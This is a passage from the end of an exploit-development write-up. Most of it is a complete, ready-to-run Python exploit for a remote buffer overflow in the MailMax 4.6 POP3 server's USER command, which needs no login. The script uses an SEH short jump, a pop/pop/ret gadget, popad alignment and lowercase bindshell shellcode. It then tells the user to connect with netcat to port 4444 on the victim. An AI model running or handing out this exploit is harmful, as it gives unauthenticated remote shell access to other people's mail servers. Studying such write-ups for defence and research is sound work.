jx00jc188g5814k5mf850e7e947918086bjd091xnb70384d0e8elfoc938k3cm3j27cm335403b794f9b6el")
buffer += "\x90" * 2000
buffer += "\r\n"
```

Hey, that worked ! (Our shellcode now is on **0x06639FB8** because the **popads**):

Final exploit:

```
#!/usr/bin/python

# MailMax <=v4.6 POP3 "USER" Remote Buffer Overflow Exploit (No Login Needed)
# Newer version's not tested, maybe vulnerable too
# A hard one this, the shellcode MUST be lowercase. Plus there are many opcode's that
break
# the payload and opcodes that gets changed, like "\xc3" gets converted to "\xe3", and
"\xd3" gets converted to "\xf3"
# written by localh0t
# Date: 29/03/12
# Contact: mattdch0@gmail.com
# Follow: @mattdch
# www.localh0t.com.ar
# Tested on: Windows XP SP3 Spanish (No DEP)
# Targets: Windows (All) (DEP Disabled)
# Shellcode: Bindshell on port 4444 (Change as you wish) (Lowercase Only, use EBX as
baseaddr)

from socket import *
import sys, struct, os, time

if (len(sys.argv) < 3):
    print "\nMailMax <=v4.6 POP3 \"USER\" Remote Buffer Overflow Exploit (No Login
Needed)"
    print "\n Usage: %s <host> <port> \n" %(sys.argv[0])
    sys.exit()

print "\n[!] Connecting to %s ..." %(sys.argv[1])

# connect to host
sock = socket(AF_INET,SOCK_STREAM)
sock.connect((sys.argv[1],int(sys.argv[2])))
sock.recv(1024)
time.sleep(5)

buffer = "USER "
buffer += "A" * 1439 # padding
buffer += "\xEB\x06\x90\x90" # Short jmp (6 bytes)
buffer += "\x86\xb3\x02\x10" # pop | pop | ret 1c , dbmax2.dll
buffer += "\x90" * 8 # nops (just to be sure)

# popad's, so esp => shellcode
buffer += "\x61" * 145
# nop's to align
buffer += "\x90" * 11
# and ebx,esp
buffer += "\x21\xe3"
# or ebx,esp
buffer += "\x09\xe3"
# at this point, ebx = esp. The shellcode is lowercase (with numbers), baseaddr = EBX
buffer +=
("j314d34djg34dj34d1431s11s7j314d34dj234dkms502ds5o0d35upj0204c40jxo2925k3fjeok95718gk20
bn8434k6dmcoej2jc3b0164k82bn9455x3b1153187g7143n3jgox41181f311gox5eog2dm8k5831d345f1kj9nb
0491j0959ekx4c89557818332e7g828ko45xn94dn32dm2915kkgo385132e8g15mk34k2347koe0b2x0b3x1f3do
cn8kfj0428f591b3ck33530n0o16eo93191942k153fnbn8o3jk1k907xjc085eo89k4b1f6dj14514949k133893
1e4bo31kox415g2ko03e6c44943g83jg3169k02dm0nf382gn3n9j9118433410k3cn29e70kk0e2cjc94k91k1m
xm9310839kf34mg0d0k846eoe8kmc7gj843nemkn1ld23432319787f623f3f6199823kox0xok492890nclkn389
5510j2je945982745c6c981e954g748enx7dlf1419k01914745b08og8ej03xkcj3540b4045k481jg8348721k3
gm420jd241e5fkc4co8729948k0md98o27b625e893b6co54f426c3d9k8c7kn853905e48kf699d7f22oe6xn02g
jx00jc188g5814k5mf850e7e947918086bjd091xnb70384d0e8elfoc938k3cm3j27cm335403b794f9b6e1")

buffer += "\x90" * 2000
buffer += "\r\n"
print "[!] Sending exploit..."
sock.send(buffer)
sock.close()
print "[!] Exploit succeed. Now netcat %s on port 4444\n" %(sys.argv[1])
sys.exit()
```

Greetings:

I wanna say thanks to pr0zac, KiKo, matts, oceanik6 & all my hacking-friends. Also many thanks to Corelan (his tutorials are the best!) and my family for supporting me :).